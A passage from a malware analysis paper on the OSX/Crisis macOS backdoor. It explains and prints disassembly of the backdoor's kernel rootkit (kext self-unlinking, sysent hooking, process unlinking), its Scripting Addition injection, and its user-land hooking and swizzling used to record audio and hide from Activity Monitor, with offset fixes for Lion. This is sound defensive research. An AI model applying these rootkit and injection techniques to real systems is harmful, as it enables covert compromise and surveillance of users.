
Harshit Nayyar, hanayyar@cisco.com

The relevant disassembly of the function OSKext::lookupKextWithLoadTag is given in Figure 35. Clearly, the sLoadedKexts OSArray comes next to the first call instruction (0xE8). The rootkit code, looks for the first 0xE8 in code, ensures that this is a call to a method (starts with 0x55), and then treats the DWORD 6 bytes from the start of the call instruction as the sLoadedKexts OSArray.



```
__text:0082A6C2 ; OSKext::lookupKextWithLoadTag(unsigned int)
__text:0082A6C2                 public __ZN6OSKext21lookupKextWithLoadTagEj
__text:0082A6C2 __ZN6OSKext21lookupKextWithLoadTagEj proc near
__text:0082A6C2                                         ; CODE XREF: _OSKextRetainKextWithLoadTag+35↓p
__text:0082A6C2                                         ; _OSKextReleaseKextWithLoadTag+35↓p
__text:0082A6C2
__text:0082A6C2 var_20          = dword ptr -20h
__text:0082A6C2 var_1C          = dword ptr -1Ch
__text:0082A6C2 var_18          = dword ptr -18h
__text:0082A6C2 var_14          = dword ptr -14h
__text:0082A6C2 var_D           = byte ptr -0Dh
__text:0082A6C2 var_C           = dword ptr -0Ch
__text:0082A6C2 var_8           = dword ptr -8
__text:0082A6C2 var_4           = dword ptr -4
__text:0082A6C2 arg_0           = dword ptr  8
__text:0082A6C2
__text:0082A6C2                 push    ebp
__text:0082A6C3                 mov     ebp, esp
__text:0082A6C5                 sub     esp, 28h
__text:0082A6C8                 mov     eax, [ebp+arg_0]
__text:0082A6CB                 mov     [ebp+var_4], eax
__text:0082A6CE                 mov     [ebp+var_14], 0
__text:0082A6D5                 mov     eax, ds:__ZL9sKextLock ; sKextLock
__text:0082A6DA                 mov     [esp], eax
__text:0082A6DD                 call    _IORecursiveLockLock
__text:0082A6E2                 mov     eax, ds:__ZL12sLoadedKexts ; sLoadedKexts
__text:0082A6E7                 mov     eax, ds:__ZL12sLoadedKexts ; sLoadedKexts
```

Figure 35: lookupKextWithLoadTag Disassembly Showing Reference to sLoadedKexts



```
; Attributes: bp-based frame

public _hide_kext_osarray
_hide_kext_osarray proc near
push    ebp
mov     ebp, esp
push    ebx
push    edi
push    esi
sub     esp, 0Ch
xor     eax, eax
mov     ecx, ds:_kext_lookup_with_tag
```

```
loc_1271:
mov     edx, eax
cmp     edx, 50h ; 'P'
jge     short loc_129C
```

```
lea     eax, [edx+1]
cmp     byte ptr [ecx+edx], 0E8h ; 'è'
jnz     short loc_1271
```

```
mov     esi, [ecx+edx+1]
add     esi, edx
cmp     byte ptr [ecx+esi+5], 55h ; 'U'
jnz     short loc_1271
```

```
mov     eax, [ecx+edx+6]
mov     esi, [eax]
mov     ds:__sLoadedKext, esi
jmp     short loc_12A2
```

```
loc_129C:
mov     esi, ds:__sLoadedKext
```

Figure 36: Crisis Kext Parsing Code Of OSKext::lookupKextWithTag To Locate sLoadedKext Address


***Technique**: The address of sLoadedKext can be obtained by parsing the code of OSKext::lookupKextWithLoadTag in memory. The sLoadedKext is an array of loaded kexts and the rootkit can remove itself from that list without affecting system stability.*

Now that the sLoadedKexts OSArray is known, the code locates the kext with name “com.apple.mdworker”. If it is the last kext in the list, the code simply reduces the list size by 1. If it is not the last kext in the list, the code modifies the list copying the last kext in place of the rootkit kext and reduces the list size by 1. This takes care of hiding

Harshit Nayyar, hanayyar@cisco.com

the kext itself. Once this is done, listing of all loaded kexts such as through command "kextstat" will not show this kext in the list.

Note that out of the box, the kext will crash in OSX Lion (at least in xnu_debug-1699.32.7) trying to hide itself. A small patch can fix the issue. The root cause of the crash is that code expects the kmod_info member to be at an offset of 0x28, whereas it is, in fact, at an offset of 0x2C. The crash happens because the code tries to dereference a bad pointer.



```
mov     edi, [esi+10h]   ; sLoadedKext->array
mov     eax, [esi+14h]   ; sLoadedKext->count
mov     eax, [edi+eax*4-4] ; LastElement
mov     eax, [eax+28h]   ; <- for lion this has to be modified to 0x2C
add     eax, 0Ch
mov     [esp], eax       ; char *
mov     dword ptr [esp+4], offset aCom_apple_mdwo ; "com.apple.mdworker"
call    near ptr _strcmp
test    eax, eax
jz      short loc_12D8   ; jump taken if rookit is the last kext
```

Figure 37: Incorrect Offset Of kmod_info Member Causing A Kernel Panic


***Technique**: BSD Rootkit techniques such as process hiding can be used effectively with Mac OS X.*

***Tip**: At times small patches fixing code can avoid kernel panics and help with dynamic analysis; malware creators may fix such bugs in later versions.*

The rootkit provides facilities to hide directories as well. This is done by replacing functions in the system call table (sysent), with trojanized functions that call the original functions and then cherry pick responses returned in the caller's buffer based on certain criteria. The handlers for the following system calls are replaced:

- SYS_getdirentries,
- SYS_getdirentriesattr
- SYS_getdirentries64

The following code snippet shows handler function for SYS_getdirentries being replaced by _hook_getdirentries. This function calls the original handler and then compares the returned list with a list of exclusions stored for each registered backdoor. If the directory name is present in the exclusion list, it is skipped. This process is very similar to the technique of SSDT table hooking in Windows (skape & Skywing, 2008).



```
__text:00000045                 mov     eax, ds:__sysent
__text:0000004A                 mov     ecx, [eax+1264h] ; copy original handler
__text:00000050                 mov     ds:_real_getdirentries, ecx ; save original handler
__text:00000056                 mov     dword ptr [eax+1264h], offset _hook_getdirentries ; replace with rogue handler
__text:00000060                 mov     ds:_fl_getdire_b, 1 ; set global variable for hooking
```

Figure 38: System Entry Table Hooking

In addition to hiding files and directories, the rootkit can also hide processes. To hide a process, it uses Direct Kernel Object Manipulation. It finds the base of process list in the kernel (_allproc) and then unlinks the node holding the information of the process to be hidden.

The symbol _allproc points to a doubly linked list of struct proc, defined in the following header file:

```
struct  proc {
        LIST_ENTRY(proc) p_list;                  /* List of all processes. */

        pid_t           p_pid;                    /* Process identifier. (static)*/
        void *          task;                     /* corresponding task (static)*/
        struct  proc *  p_pptr;                   /* Pointer to parent process.(LL) */
        pid_t           p_ppid;                   /* process's parent pid number */
        pid_t           p_pgrpid;                 /* process group id of the process (LL)*/
        uid_t           p_uid;
        …
```

Listing 5: struct proc Showing Process Id


The process hiding code runs partially in Mac OS X version 10.7.5. While, it is able to hide the process, itself, the code is not able to remove the process from the list of sibling processes. This is because the process structure has changed from OS X Snow Leopard (10.6) to OS X Lion (10.7) in the XNU kernel. As a result the offsets of the list of sibling processes has changed:

Harshit Nayyar, hanayyar@cisco.com

```
        struct  proc *  p_pptr;                 /* Pointer to parent process.(LL) */
        pid_t           p_ppid;                 /* process's parent pid number */
        pid_t           p_pgrpid;               /* process group id of the process (LL)*/
+       uid_t           p_uid;
+       gid_t           p_gid;
+       uid_t           p_ruid;
+       gid_t           p_rgid;
+       uid_t           p_svuid;
+       gid_t           p_svgid;
+       uint64_t        p_uniqueid;             /* process uniqe ID */

        lck_mtx_t       p_mlock;                /* mutex lock for proc */
```

Listing 6: Changes In proc struct Between OSX 10.6 To 10.7

The diff above shows new fields that have been added.



```
loc_9A5:
mov     ecx, [edi+4]
mov     [ecx], eax
mov     eax, [edi+3Ch]   ; <- Should be 0x5C for Lion (10.7.5)
test    eax, eax
jz      short loc_9BA
```

```
mov     ecx, [edi+40h]   ; <- 0x60 for Lion (10.7.5)
mov     [eax+40h], ecx
mov     eax, [edi+3Ch]
```

```
loc_9BA:
mov     ecx, [edi+40h]
mov     [ecx], eax
mov     [esp], edi
call    ds:_i_proc_unlock
mov     eax, ds:_g_reg_backdoors[esi*4]
mov     dword ptr [eax+1E8h], 1
```

Figure 39: Comments Showing Offsets To Be Changed For Process Hiding.

However, fortunately the rootkit code does not crash on OS X Lion. It simply accesses the values of p_mlock as if they were a linked list and does not cause any major operational problems.

In conclusion, OSX/Crisis has a compact, but feature rich kernel rootkit, which has several interesting characteristics, though it seems to have fallen into disuse with

Harshit Nayyar, hanayyar@cisco.com

newer version of OS X. It is probably being abandoned in favor of user-land rootkit techniques.

7. Crisis Core Backdoor: Code Injection

Process injection is commonly seen in malware on Windows. It allows the malware to evade antivirus or modify run-time process behavior by hooking functions for implementing user-land rootkits and stealing information or injecting fields into web forms (Man-In-The-Browser).

On Windows, several methods of process injection are possible. Two commonly seen ones are:

- Hollow Process Injection - the target process is created in suspension, and its code is replaced with malicious code, so that when the main thread is resumed, malicious code executes. Whereas for all intents and purposes, the OS structures show that the original target process is running.
- DLL Injection - A DLL (Dynamically Linked Library) is loaded into a running target process by either creating a remote-thread that loads the DLL or causing the DLL to be loaded upon an event using the SetWindowsHook technique (Lukan, 2013).

Crisis uses a technique in Mac OS X roughly equivalent to the Windows' DLLInjection through SetWindowsHook method discussed above.

It drops a library and sends an event causing the library to be loaded by the host process. The mechanism is used in some legitimate products such as 1password and the process is explained in a blog post (Ballard, 2009).

In brief, Mac OS X supports a scripting language called AppleScript that allows an application to be scripted and its UI elements controlled. AppleScript controls the host application by sending it predefined events.

The set of pre-defined events can be supplemented and extended using Scripting Additions that allows defining new events and their handlers. A Scripting Addition is packaged as a bundle, with a name ending in ".osax", which contains at a minimum, the following components:

- A resource file that describes the new event(s) being added.
- A library that exports an event handler for that event and implements functionality to handle it.
- An Info.plist that glues the bundle together relating the event to the handler.

The script addition can then be placed in specific locations such as */System/Library/ScriptingAdditions* or */Library/ScriptingAdditions* or *$HOME/Library/ScriptingAdditions*. Any new process that supports AppleScript will load the Scripting Addition when it starts.

The final piece of the puzzle is how to load the Scripting Addition into a process that is already running. For this, crisis uses an esoteric predefined event that causes the running process to refresh its Scripting Addition handlers. This is the event with id ascr/gdut (Get Dynamic User Terminology). A reference for it can be found in an Apple Technical Q&A (Apple, 2001). For Mac OS X Lion, the backdoor creates a new core backdoor process (*IZsROY7X.-MP*) passing a –p argument along with the target pid (Process ID).

Crisis abuses this technology to load a malicious library as a Scripting Addition into all running applications. It creates an osax at the following path:


/Users/$USER/Library/ScriptingAdditions/appleHID/

The following files are created within the bundle:

Harshit Nayyar, hanayyar@cisco.com

- *Contents/Info.plist* (Section 13.5.4 OSAX Script Addition Property List)
- *Contents/MacOS/lUnsA3Ci.Bz7*
- *Contents/Resources/appleOsax.r* (13.5.5OSAX Resource File For New Event)

The resource file appleOsax.r defines an event with id RCSe/load (Load RCS), which the backdoor sends to the injection target after the ascr/gdut event. The event handler for this event is defined in the Info.plist as the function InjectEventHandler, which the injected library dutifully exports. The InjectEventHandler function simply saves the pid of the backdoor in a global variable and returns.




```
lea     eax, [ebp+var_14]
mov     [esp+4], eax
mov     [esp], edi
mov     dword ptr [esp+8], 4
call    _AEGetDescData    ; <- Get Data (pid) From Event
```

```
loc_41B0:
mov     eax, [ebp+var_14]
mov     ds:(_gBackdoorPID - 415Ch)[esi], eax ; <- Set it is as the process id of the backdoor
xor     eax, eax
add     esp, 20h
pop     esi
pop     edi
pop     ebp
retn
_InjectEventHandler endp
```

Figure 40: InjectEventHandler Function Saving Backdoor PID in Global Variable

This data is then used later to create a user-land rootkit. The precise mechanism of this rootkit is discussed in Section 8 on Crisis Backdoor Agents: Hooking And Swizzling, although, it is clear from the following screenshot in Figure 41 that if the bundle id of the main bundle is "com.apple.ActivityMonitor", the code is calling a method called hideCoreFromAM. The AM in the function's name evidently stands for "Activity Monitor", and its job is to hide the backdoor process given by _gBackdoorPID, from showing up in Activity Monitor.



```
mov     ecx, ds:(msg_bundleIdentifier - 3242h)[esi]
mov     [esp+4], ecx
mov     [esp], eax
call    _objc_msgSend
mov     [ebp+var_14], eax
mov     ecx, ds:(msg_isEqualToString_ - 3242h)[esi]
lea     edx, (cfstr_Com_apple_acti.isa - 3242h)[esi] ; "com.apple.ActivityMonitor"
mov     [esp+8], edx
mov     [esp+4], ecx
mov     [esp], eax
call    _objc_msgSend
cmp     al, 1
jnz     short loc_32D2

loc_32BD:
mov     eax, ds:(msg_hideCoreFromAM - 3242h)[esi]
mov     [esp+4], eax
mov     eax, [ebp+arg_0]
mov     [esp], eax
call    _objc_msgSend
```

Figure 41: The Code to Hide Backdoor Process From Activity Monitor

Even though static analysis is a powerful tool, it is often essential to do dynamic analysis to see the run time behaviour of the code in action. This can make the purpose of certain functions/variables easier to understand and prove or disprove assumptions made during static analysis. However, unlike debugging an executable file, which can be started in a debugger, performing dynamic analysis on a library that gets injected into another process is a slightly more involved process.

To debug the injected library, a debugger can be attached to the target process prior to injection. Next a breakpoint can be placed on the function _CFBundleDlfcnLoadBundle of the CoreFoundation library. This function initiates the loading of the injected bundle. Once the ascr/gdut event is sent to the target process, and the injection library has to be loaded, this breakpoint will be hit. Now another breakpoint can be placed on call_load_methods function exported by the objective-c library. This function is responsible for calling the load method (entry point) of the loaded library. Within the "call_load_methods" function, it is easy to locate the call to the load method(s) of the loaded library giving us a chance to debug the library starting from the initial entry point.

Harshit Nayyar, hanayyar@cisco.com

***Technique**: Mac malware can use Scripting Additions To Inject Libraries into all scriptable applications. The injection can be done at run time by sending the ascr/gdut event to the target process, without the need for the application to be restarted.*
***Tip**: To debug a library injected as a Scripting Addition, starting from the point of loading, a breakpoint should be placed at _CFBundleDlfcnLoadBundle followed by another one on call_load_methods after the first one is hit.*

8. Crisis Backdoor Agents: Hooking And Swizzling

Crisis backdoor agents are injected into individual processes and implement user-land rootkit and data stealing routines. As shown in the component overview of Figure 22, they get injected into processes like Skype and Address book to steal data, and in Activity Monitor to hide the backdoor. This code is implemented by the OSAX bundle library discussed in Section 7.

A backdoor agent uses two techniques to do its job:

1. Function hooking provided by mach_override package
2. Method swizzling for Objective-C APIs

The mach_override package (Rentzsch, 2013) implements run-time patching of a target function. It is similar to the Detours library in Microsoft Windows provided by Microsoft Research (Hunt & Brubacher, 1999).

Mach_override works by allocating two regions (Branch Islands) of writeable and executable virtual memory called:

1. Escape Island (mandatory)
2. Re-entry Island (optional)

Escape Island consists of a jump instruction to the function that is intended to replace or over-ride Mac OS X. The memory containing the target function is made writeable using 'mprotect' function. The first instruction is replaced with a branch to the escape island. The escape island has a jump to the replacement function, which will implement custom behaviour over the target function. Optionally, the mach_override package allows defining re-entry code, in the re-entry island, which executes the original first instruction of the target function, which was replaced with the branch. It then jumps to the second instruction of the target function, thereby causing the original code to execute again before returning results to the caller.

The following figure shows a logical view of this process:





Figure 42: Mach_Override Function Hooking.

Crisis uses this technique to hook the AudioDeviceIOProc functions to record input and output of audio devices to log and exfiltrate calls made on the infected host.



```
__text:00003E87                 mov     eax, ds:(__real_AudioDeviceAddIOProc_ptr - 3242h)[esi]
__text:00003E8D                 mov     [esp+0Ch], eax
__text:00003E91                 mov     eax, ds:(__hook_AudioDeviceAddIOProc_ptr - 3242h)[esi]
__text:00003E97                 mov     [esp+8], eax
__text:00003E9B                 lea     edi, (aCoreaudio - 3242h)[esi] ; "CoreAudio"
__text:00003EA1                 mov     [esp+4], edi
__text:00003EA5                 lea     eax, (a_audiodevicead - 3242h)[esi] ; "_AudioDeviceAddIOProc"
__text:00003EAB                 mov     [esp], eax
__text:00003EAE                 call    _mach_override
```

Figure 43: Code Showing Replacement Of _AudioDeviceAddIOProc


Harshit Nayyar, hanayyar@cisco.com

In the above example, the _AudioDeviceAddIOProc function is being replaced with __hook_AudioDeviceAddIOProc function.

The second technique used by Crisis is unique to Objective-C code. Objective-C code creates a list of methods of a class where each node contains the name of the method, its definition/prototype and a pointer to its implementation. This means that the implementation of the method lives independently of its name and the mapping between the name and implementation can be changed.

This is done through a process called method swizzling. Method swizzling allows the implementation of a method to be replaced with another implementation, so that the original selector now maps to the new method and the new selector maps to the original one. It is a straight swap between names and implementations. This technique allows the replacement method to call the original method and modify the results returned, thus achieving the same result as function hooking, without any major modification of the memory. The method is discussed in more detail in (Nutting, 2002), which also gives a sample implementation.

Crisis backdoor agent makes extensive use of method swizzling. For example it implements a user-land rootkit, hiding the presence of core backdoor module from Activity Monitor. As discussed in Section 6, the kernel rootkit needs some modifications to work with Mac OS X Lion. The user-land rootkit is able plug that gap. Crisis swizzles the methods of SMProcessController class to remove the process id, which matches the Core backdoor process, thereby hiding it in Activity Monitor.



```
__text:000031B9 loc_31B9:                               ; DATA XREF: mySMProcessController_outlineViewHook_numberOfChildrenOfItem_|o
__text:000031B9                 mov     ebx, ds:(msg_outlineViewHook_numberOfChildrenOfItem_ - 30E9h)[esi]
__text:000031BF                 mov     [esp+4], ebx
__text:000031C3                 mov     [esp], edi
__text:000031C6                 call    _class_getMethodImplementation
__text:000031CB                 mov     ecx, ds:(msg_outlineView_numberOfChildrenOfItem_ - 30E9h)[esi]
__text:000031D1                 mov     [esp+0Ch], ebx
__text:000031D5                 mov     [esp+8], eax
__text:000031D9                 mov     [esp+4], ecx
__text:000031DD                 mov     eax, [ebp+var_10]
__text:000031E0                 mov     [esp], eax
__text:000031E3                 call    _swizzleByAddingIMP
__text:000031E8
__text:000031E8 loc_31E8:                               ; DATA XREF: mySMProcessController_filteredProcessesHook|o
__text:000031E8                 mov     ebx, ds:(msg_filteredProcessesHook - 30E9h)[esi]
__text:000031EE                 mov     [esp+4], ebx
__text:000031F2                 mov     [esp], edi
__text:000031F5                 call    _class_getMethodImplementation
__text:000031FA                 mov     ecx, ds:(msg_filteredProcesses - 30E9h)[esi]
__text:00003200                 mov     [esp+0Ch], ebx
__text:00003204                 mov     [esp+8], eax
__text:00003208                 mov     [esp+4], ecx
__text:0000320C                 mov     eax, [ebp+var_10]
__text:0000320F                 mov     [esp], eax
__text:00003212                 call    _swizzleByAddingIMP
```

Figure 44: Replacing filteredProcess Method With filteredProcessHook Method Using Method swizzling

